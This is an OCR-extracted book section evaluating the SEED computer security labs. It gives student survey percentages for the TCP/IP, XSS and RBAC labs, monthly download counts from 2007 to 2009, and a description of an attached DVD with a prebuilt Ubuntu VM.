
Evaluation of SEED Labs


After several years' deployment of SEED labs internally and externally, we have accumulated a significant amount of data for a comprehensive evaluation of our project. Our evaluation focuses on two aspects: the impact on our own students, and the impact on the external students/instructors. The objective of the evaluation results is not only to help us understand more about our labs, but more importantly, they allow the potential users (instructors) to see how our students think about these labs, and whether students from other universities are using our labs.


Survey Results. To measure the impact on our own students, we asked our students to fill out an anonymous survey form when they finish each lab. We have pooled these survey results from Syracuse University and our partner institutes together and plot them in pie charts. The charts are posted in the project web page `http://www.cis.syr.edu/~wedu/seed/all_labs.html`. The overall feedbacks are very encouraging. We include the charts for a few labs in the following:








Survey Results: TCP/IP Attack Lab
Q1. Level of familiarity with Unix. A.No Experience B.Know some commands C.Application-level development experience D.Kernel-level development experience E.None
40.5% 24.3% 35.1%
Q2. My preparation was sufficient. A.Strongly disagree B.Disagree C.Neutral D.Agree E.Strongly agree
21.6% 2.7% 56.8% 18.9%
Q3. The lab instructions were clear. A.Strongly disagree B.Disagree C.Neutral D.Agree E.Strongly agree
16.2% 5.4% 62.2% 16.2%
Q4. Level of difficulty of this lab: A.Very easy B.Somewhat easy C.Average D.Somewhat difficult E.Very difficult
37.8% 8.1% 2.7% 51.4%
Q5. Level of interest in the lab: A.Very low B.Low C.Average D.High E.Very high
32.4% 21.6% 45.9%
Q6. Approximate hours spent on this lab: A. 0-10 hours B. 11-20 hours C. 21-30 hours D. 31-50 hours E. > 50 hours
21.6% 35.1% 5.4% 5.4% 32.4%
Q7. The time I spent on the lab was worthwhile. A.Strongly disagree B.Disagree C.Neutral D.Agree E.Strongly agree
45.9% 10.8% 5.4% 37.8%
Q9. The lab was a valuable part of this course. A.Strongly disagree B.Disagree C.Neutral D.Agree E.Strongly agree
37.8% 5.4% 56.8%
Q10. As a result of the lab, I am more interested in computer security. A.Strongly disagree B.Disagree C.Neutral D.Agree E.Strongly agree
43.2% 16.2% 40.5%
Q11. Overall, I have attained the learning objectives of the lab. A.Strongly disagree B.Disagree C.Neutral D.Agree E.Strongly agree
40.5% 16.2% 2.7% 2.7% 37.8%
A B C D E
Total # of Students: 37
Survey Period: Jan 2007 - May 2009



Survey Results: Cross-Site Scripting (XSS) Attack Lab
Q1. Level of familiarity with Unix. A.No Experience B.Know some commands C.Application-level development experience D.Kernel-level development experience E.None
50.0% 5.0% 18.3% 26.7%
Q2. My preparation was sufficient. A.Strongly disagree B.Disagree C.Neutral D.Agree E.Strongly agree
18.3% 1.7% 1.7% 55.0% 23.3%
Q3. The lab instructions were clear. A.Strongly disagree B.Disagree C.Neutral D.Agree E.Strongly agree
11.7% 53.3% 3.3% 3.3% 28.3%
Q4. Level of difficulty of this lab: A.Very easy B.Somewhat easy C.Average D.Somewhat difficult E.Very difficult
41.7% 11.7% 1.7% 3.3% 41.7%
Q5. Level of interest in the lab: A.Very low B.Low C.Average D.High E.Very high
18.3% 46.7% 1.7% 1.7% 31.7%
Q6. Approximate hours spent on this lab: A. 0-5 hours B. 6-10 hours C. 11-20 hours D. 21-30 hours E. > 30 hours
45.6% 15.8% 5.3% 5.3% 28.1%
Q7. The time I spent on the lab was worthwhile. A.Strongly disagree B.Disagree C.Neutral D.Agree E.Strongly agree
60.3% 6.9% 32.8%
Q9. The lab was a valuable part of this course. A.Strongly disagree B.Disagree C.Neutral D.Agree E.Strongly agree
55.0% 6.7% 1.7% 36.7%
Q10. As a result of the lab, I am more interested in computer security. A.Strongly disagree B.Disagree C.Neutral D.Agree E.Strongly agree
43.1% 12.1% 1.7% 43.1%
Q11. Overall, I have attained the learning objectives of the lab. A.Strongly disagree B.Disagree C.Neutral D.Agree E.Strongly agree
59.6% 3.5% 1.8% 35.1%
A B C D E
Total # of Students: 60
Survey Period: Jan 2007 - May 2009


Survey Results: Role-Based Access Control(RBAC) Lab
Q1. Level of familiarity with Unix. A.No Experience B.Know some commands C.Application-level development experience D.Kernel-level development experience E.None
33.3% 4.2% 31.2% 31.2%
Q2. My preparation was sufficient. A.Strongly disagree B.Disagree C.Neutral D.Agree E.Strongly agree
16.7% 2.1% 2.1% 60.4% 18.8%
Q3. The lab instructions were clear. A.Strongly disagree B.Disagree C.Neutral D.Agree E.Strongly agree
10.4% 54.2% 6.2% 29.2%
Q4. Level of difficulty of this lab: A.Very easy B.Somewhat easy C.Average D.Somewhat difficult E.Very difficult
56.2% 4.2% 39.6%
Q5. Level of interest in the lab: A.Very low B.Low C.Average D.High E.Very high
41.7% 12.5% 45.8%
Q6. Approximate hours spent on this lab: A. 0-30 hours B. 31-50 hours C. 51-70 hours D. 71-90 hours E. > 90 hours
18.8% 25.0% 4.2% 4.2% 47.9%
Q7. The time I spent on the lab was worthwhile. A.Strongly disagree B.Disagree C.Neutral D.Agree E.Strongly agree
45.8% 6.2% 47.9%
Q9. The lab was a valuable part of this course. A.Strongly disagree B.Disagree C.Neutral D.Agree E.Strongly agree
37.5% 4.2% 58.3%
Q10. As a result of the lab, I am more interested in computer security. A.Strongly disagree B.Disagree C.Neutral D.Agree E.Strongly agree
38.3% 14.9% 46.8%
Q11. Overall, I have attained the learning objectives of the lab. A.Strongly disagree B.Disagree C.Neutral D.Agree E.Strongly agree
56.5% 6.5% 37.0%
A B C D E
Total # of Students: 48
Survey Period: Jan 2007 - May 2009



Number of External Downloads. To measure the impact on external users is very difficult; however, just like many companies who want to how customers like their products, we use a similar approach: analyzing web traffic data. We started tracking the downloads of our labs and the related materials since the beginning of this Phase-II project in January 2007. We plot the number of downloads for each lab and the number of total downloads for each month in the following. We have excluded the downloads from our own university. It should be noted that the actual downloads will be more, because some instructors have chosen to host some of the labs on the web servers in their own universities.




Number of Downloads for All SEED Labs During Each Month
0
200
400
600
800
1000
1200
1400
1600
1800
2000
2007:1
2
3
4
5
6
7
8
9
10
11
12
2008:1
2
3
4
5
6
7
8
9
10
11
12
2009:1
2
3
4
5
6
7
435
565
543
600
508
587
669
634
770
850
829
762
663
951
827
979
1094
1163
1062
1122
1369
1742
1902
1539
1401
1410
1755
1755
1487
577
1398
No data were recorded for 18 days during June 2009,
because of a misconfiguration in our web server

About the Attached DVD

The attached DVD contains the following contents (most of the contents are already included in this book; they can also be downloaded from our project web page `http://www.cis.syr.edu/~wedu/seed/`):

- Our Pre-built `Ubuntu` 9 VM image. All the `Linux`-based labs can be conducted in this pre-built operating system. All the needed tools and software are already installed in this VM image. To run this VM image, users need to use VMware Workstation 6.5 and above.
- The user manual of the `Ubuntu` VM image (the manual is also included in this book). Readers can find the account/password information, configuration, software information, etc. from the user manual.
- An electronic copy of this book.

Note: All the contents in this DVD can be copied and further distributed.